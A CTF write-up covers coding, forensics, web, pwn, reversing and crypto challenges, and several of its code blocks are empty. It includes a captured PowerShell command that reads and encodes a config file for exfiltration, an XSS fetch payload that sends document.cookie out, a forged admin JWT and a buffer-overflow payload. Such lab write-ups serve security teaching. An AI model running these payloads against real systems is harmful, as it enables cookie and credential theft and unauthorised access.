
Challenge 1: Replacement
- Category: Coding
- Points: 850
- Description: The challenge requires participants to take a string, a letter within that string, and a random letter. The goal is to replace all instances of the specified letter with the new letter provided.
Solution
|
|
Challenge 2: MiniMax
- Category: Coding
- Points: 850
- Description: Identify the minimum and maximum numbers from a list of intercepted codes, as they represent coordinates for a potential attack location.
Solution
- Code Implementation:
|
|
Challenge 3: Ghostly Persistence
- Category: Forensics
- Points: 925
- Description: Analyze a provided ZIP file containing
.evtxfiles to uncover suspicious activities related to PowerShell and retrieve a flag.
Solution
-
Analysis of .evtx Files:
- After extracting the ZIP file, I analyzed the
.evtxfiles usingevtx_dump. - Discovered suspicious activity indicating the download of a PowerShell script.

- After extracting the ZIP file, I analyzed the
-
Suspicious Command:
-

Found a base64-encoded PowerShell command within the logs. Decoding it revealed part of the flag.
-
Base64 Command:
-
-
Flag Recovery:
-

Towards the end of the logs, I encountered another base64-encoded string containing the second part of the flag.
-
Base64 Command:
-
-
Final Flags:
- Combining the two decoded segments, I retrieved the full flag
Challenge 4: Foggy Intrusion
- Category: Forensics
- Points: 925
- Description: Analyze a provided
.pcapfile to identify HTTP requests containing malicious base64-encoded commands executed by PHP. Retrieve flags and relevant commands.
Solution
-
PCAP File Analysis:
- After opening the
.pcapfile with Wireshark, I filtered for HTTP requests to identify suspicious traffic. - Noticed several HTTP requests containing base64-encoded commands, indicating potential malicious activities.
- After opening the
-
Base64 and Deflate Encoding:

- Some requests included commands that listed files or directories, which were then compressed using Deflate and encoded with base64.
- Decoding the base64 strings revealed malicious PowerShell commands that executed on the server.
1 2 3 4 5 6 7powershell.exe -C "$output = Get-Content -Path C:\xampp\htdocs\config.php; $bytes = [Text.Encoding]::UTF8.GetBytes($output); $compressedStream = [System.IO.MemoryStream]::new(); $compressor = [System.IO.Compression.DeflateStream]::new($compressedStream, [System.IO.Compression.CompressionMode]::Compress); $compressor.Write($bytes, 0, $bytes.Length); $compressor.Close(); $compressedBytes = $compressedStream.ToArray(); [Convert]::ToBase64String($compressedBytes)" -
Flag Recovery:
-
Decoding and decompressing many of the encoded content that the server responded, we get the flag.
-
Flags:

-
Challenge 5: Cursed Stale Policy
- Category: Web
- Points: 975
- Description: Using the provided IP of a web application that tests Content Security Policy (CSP), analyze the source code to extract a flag stored in a cookie. The challenge involves XSS exploitation through WebSocket interactions.
Solution
-
Source Code Analysis:
- Upon reviewing the source code provided, I identified that the flag was stored in a cookie set by a bot simulating XSS behavior.

-
WebSocket Interaction:
- The application was intentionally designed to allow XSS injection. However, by focusing on the
/csp-reportendpoint and the results from the WebSocket’supdate_violations, I discovered that I could read the data I sent to/csp-report. This allowed me to capture sensitive information.

- The application was intentionally designed to allow XSS injection. However, by focusing on the
-
Cookie Extraction:
- I leveraged the WebSocket connection to inject JavaScript that sent my cookie data to the
/csp-reportendpoint. The following script, executed in the context of the page with the correct nonce, captured the cookie containing the flag:
1 2 3 4 5fetch('http://127.0.0.1:8000/csp-report', { method: 'POST', headers: {'Content-Type': 'application/csp-report'}, body: JSON.stringify({cookie: document.cookie}) }); - I leveraged the WebSocket connection to inject JavaScript that sent my cookie data to the
-
Flag Retrieval:
- Executing the above script successfully sent the cookie containing the flag to the server, allowing me to retrieve it.

Challenge 6: WitchWay
- Category: Web
- Points: 925
- Description: By analyzing the web application’s code, I discovered that an “admin” user could access tickets containing the flag. The challenge involved manipulating the JWT session token to gain access.
Solution
-
Code Analysis:
- Upon exploring the web code, I found a route for
/ticketsthat checks for a session token and only allows access to users with “admin” privileges. Here’s the critical part of the code:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20router.get("/tickets", async (req, res) => { const sessionToken = req.cookies.session_token; if (!sessionToken) { return res.status(401).json(response("No session token provided")); } try { const username = getUsernameFromToken(sessionToken); if (username === "admin") { const tickets = await db.get_tickets(); return res.status(200).json({ tickets }); } else { return res.status(403).json(response("Access denied. Admin privileges required.")); } } catch (err) { return res.status(400).json(response(err.message)); } }); - Upon exploring the web code, I found a route for
-
JWT Token Generation:
- I noticed that the application provided client-side JavaScript code to generate the JWT token using a known secret. This allowed me to forge a new token with the username set to “admin”.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61async function generateJWT() { const existingToken = getCookie("session_token"); if (existingToken) { console.log("Session token already exists:", existingToken); return; } const randomNumber = Math.floor(Math.random() * 10000); const guestUsername = "guest_" + randomNumber; const header = { alg: "HS256", typ: "JWT", }; const payload = { username: guestUsername, iat: Math.floor(Date.now() / 1000), }; const secretKey = await crypto.subtle.importKey( "raw", new TextEncoder().encode("[REDACTED]"), { name: "HMAC", hash: "SHA-256" }, false, ["sign"], ); const headerBase64 = btoa(JSON.stringify(header)) .replace(/\+/g, "-") .replace(/\//g, "_") .replace(/=+$/, ""); const payloadBase64 = btoa(JSON.stringify(payload)) .replace(/\+/g, "-") .replace(/\//g, "_") .replace(/=+$/, ""); const dataToSign = `${headerBase64}.${payloadBase64}`; const signatureArrayBuffer = await crypto.subtle.sign( { name: "HMAC" }, secretKey, new TextEncoder().encode(dataToSign), ); const signatureBase64 = btoa( String.fromCharCode.apply( null, new Uint8Array(signatureArrayBuffer), ), ) .replace(/\+/g, "-") .replace(/\//g, "_") .replace(/=+$/, ""); const token = `${dataToSign}.${signatureBase64}`; document.cookie = `session_token=${token}; path=/; max-age=${60 * 60 * 24}; Secure`; console.log("Generated JWT Session Token:", token); } -
Token Forging:
- Using the JWT format and the secret from the JavaScript code, I created a new token that granted admin privileges. This enabled me to bypass the authorization check.
-

Flag Retrieval:
- With the forged token, I accessed the
/ticketsendpoint, which returned a ticket containing the flag. [Include an image of the ticket or flag if applicable.]
- With the forged token, I accessed the
Challenge 7: El Pipo
- Category: Pwn
- Points: 900
- Description: A binary is provided, along with an accessible IP address. The challenge involves exploiting a potential buffer overflow vulnerability to retrieve a flag.
Solution
-
Binary Analysis:
- After downloading the provided binary, I analyzed it using
binaryninja. I identified that the binary prompts the user for a word, with a note suggesting multiple inputs are accepted but not too many.

- After downloading the provided binary, I analyzed it using
-
Identifying Vulnerability:
- In reviewing the code, I found a overflow vulnerability that could allow for an overflow, potentially leading to a flag leak.
-
Flag Retrieval:
- Just entering a good amount of characters on the input revealed the flag.
Challenge 8: El Mundo
- Category: Pwn
- Points: 925
- Description: The challenge provides a Python script designed to exploit a binary called
el_mundo. The task is to determine the correct address and buffer size to retrieve a flag.
Solution
-
Script Overview:
- The provided script uses the
pwntoolslibrary to either run the binary locally or connect to a remote server. The key parts of the script are defined at the top, including the buffer size and the address to read the flag.
1 2nbytes = 56 # CHANGE THIS TO THE RIGHT AMOUNT read_flag_addr = 0x0004016b7 # ADD THE CORRECT ADDRESS - The provided script uses the
-

Binary Analysis:
- Using
Binary Ninja, I reverse-engineered theel_mundobinary to locate theread_flag_addr. This involved checking the functions and examining the control flow to identify where the flag is stored and how it can be accessed.
- Using
-
Finding Buffer Size:
- I focused on the function that handles user input to determine how much data could be sent before causing a buffer overflow. By analyzing the stack layout, I confirmed that
nbytesneeded to be adjusted to the correct size.
- I focused on the function that handles user input to determine how much data could be sent before causing a buffer overflow. By analyzing the stack layout, I confirmed that
-
Payload Construction:
- Once I identified the correct values for
nbytesandread_flag_addr, I constructed the payload to exploit the binary. The payload consisted of padding (b'A'*nbytes) followed by the address to execute.
- Once I identified the correct values for
-
Flag Retrieval:
- After running the script with the correct parameters, I successfully retrieved the flag by executing the command
cat flag*.
- After running the script with the correct parameters, I successfully retrieved the flag by executing the command
Challenge 9: LinkHands
- Category: Reversing
- Points: 925
- Description: A binary is provided. The task is to reverse-engineer the binary to extract a flag.
Solution
-
Binary Analysis:
- I opened the provided binary in
Binary Ninja. Themainfunction revealed a structure for reading user input and parsing it for two pointers.
1 2 3 400401196 int32_t main(int32_t argc, char** argv, char** envp) 004011cb fgets(buf: &var_58, n: 0x40, fp: stdin) 00401206 if (__isoc99_sscanf(s: &var_58, format: "%p %p", &var_68, &var_60) != 2) 00401211 *var_68 = var_60 - I opened the provided binary in
-
Input Parsing:
- The binary uses
fgetsto read input intovar_58, followed by a check usingsscanfto parse two pointers. If the input does not meet the criteria, it outputs an error message.
- The binary uses
-
Flag Structure:
- Diving deeper into the code, I discovered the flag structure located near
data_404190, specifically within the address range0x404040-0x4042b0.

- Diving deeper into the code, I discovered the flag structure located near
-
Flag Extraction:
- I extracted the characters from the identified flag structure in the correct order and submitted them as the flag.
Challenge 10: Terrorfryer
- Category: Reversing
- Points: 950
- Description: A binary is provided that prompts for a recipe and checks it against a hardcoded expected value.
Solution
-
Binary Analysis:
- The main function begins by requesting user input for a recipe and then processes it using the
fryerfunction.
1 2 3 4 500001248 void* fsbase 00001279 printf(format: "Please enter your recipe for fry…") 00001293 fgets(&buf, n: 0x40, fp: stdin) 000012b0 fryer(&buf) 000012ce if (strcmp("1_n3}f3br9Ty{_6_rHnf01fg_14rlbtB…", &buf) == 0) - The main function begins by requesting user input for a recipe and then processes it using the
-
Fryer Function:
- The
fryerfunction appears to shuffle the input string based on a seed value. The transformation relies on randomness, making it challenging to reverse directly.
1 2 3000011b9 uint64_t fryer(char* arg1) 000011e4 uint64_t result = strlen(arg1) 00001241 return result - The
-
Reverse Engineering:
- I attempted to reverse the shuffling process of the
fryerfunction. While I couldn’t find the exact inverse of the shuffling process, I realized that using a unique ordered string resulted in predictable variations.
- I attempted to reverse the shuffling process of the
-
Using Python to Solve:
- Given a known flag structure and using the shuffled flag from the program, I created a Python script to determine the original flag by correlating the shuffled and unshuffled characters.

1 2 3 4 5 6 7 8 9 10originalSample = list("0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKL") resultSample = list("JpxBLqdDfz1a3bEik0sIwmjoyK4e9A62Ggc8C7rnHt5uhvlF") unshuffle = list("1_n3}f3br9Ty{_6_rHnf01fg_14rlbtB60tuarun0c_tr1y3") result = [] for c in originalSample: si = resultSample.index(c) result.append(unshuffle[si]) print(''.join(result)) -
Output:
- Running the script provided the correct flag, which was accepted by the challenge.
Challenge 11: Hybrid Unifier
Points: 975
Category: Crypto
Description: In this challenge, you must interact with a web API using the Diffie-Hellman protocol to establish a secure session and retrieve a secret flag. You’ll request session parameters, generate a public key, decrypt a challenge, and send the appropriate response to access the flag.
Solution
-
Request Session Parameters
Call the endpoint/api/request-session-parametersto obtain the values ofgandpfrom the server. -
Generate Client Public Key
Generate the client’s public key using the following code:1 2 3 4# Generate a random and secret client private key client_private_key = 32 client_public_key = pow(g, client_private_key, p) # Calculate client's public key print(client_public_key)Send the
client_public_keyto the server via the endpoint/api/init-session. -
Request Encrypted Challenge
After initializing the session, make a request to/api/request-challengeto receive the encrypted challenge. -
Decrypt Challenge and Send Request for Flag
Use the existing decryption code to decrypt the challenge, compute its hash, and send the hash along with an encrypted packet requesting the flag to the endpoint/api/dashboard, also, encrypt the packet requesting the flag
Challenge decryption code
1 2 3 4 5 6 7 8 9 10 11... def decrypt_challenge(session_key, encrypted_challenge): encrypted_data = bd(encrypted_challenge) iv = encrypted_data[:16] encrypted_challenge_data = encrypted_data[16:] cipher = AES.new(session_key, AES.MODE_CBC, iv) decrypted_challenge = unpad(cipher.decrypt(encrypted_challenge_data), 16) return decrypted_challenge ... decrypted_challenge = decrypt_challenge(session_key, encrypted_challenge) challenge_hash = sha256(decrypted_challenge).hexdigest() -
Decrypt the received packet

Packet encryption/decryption code
|
|
Challenge 10: Binary Basis
Points: 925
Category: Crypto
Description: In this challenge, a code snippet generates a RSA encryption using 16 random 128-bit primes. The challenge involves retrieving the flag from the encrypted message. The output contains the values of \( n \), \( e \), \( c \), and a specially calculated value called treat.
Steps to Solve:
-
Obtain Values: Extract \( n \), \( e \), \( c \), and
treatfrom the provided output. -
Reverse Engineering Primes:
- Calculate the contributions of the 16 primes based on the
treatvalue. - Use the formula: \[ \text{prime}_i = \frac{\text{residual}}{2^{(4919 - 158 \cdot (2i + 1))}} \]
- Adjust the
residualas primes are extracted to ensure all primes are valid 128-bit integers.
- Calculate the contributions of the 16 primes based on the
-
Reconstruct RSA Parameters:
- Calculate \( n \) as the product of the extracted primes.
- Compute \( \phi(n) \) using \( \phi(n) = \prod (p - 1) \) for each prime \( p \).
- Find the modular inverse \( d \) of \( e \) with respect to \( \phi(n) \).
-
Decrypt the Message:
- Use the equation \( m = c^d \mod n \) to retrieve the original message.
- Convert the resulting integer back to bytes to obtain the flag.
Final Code:
|
|
Flag: The original message (flag) is extracted and displayed.
|
|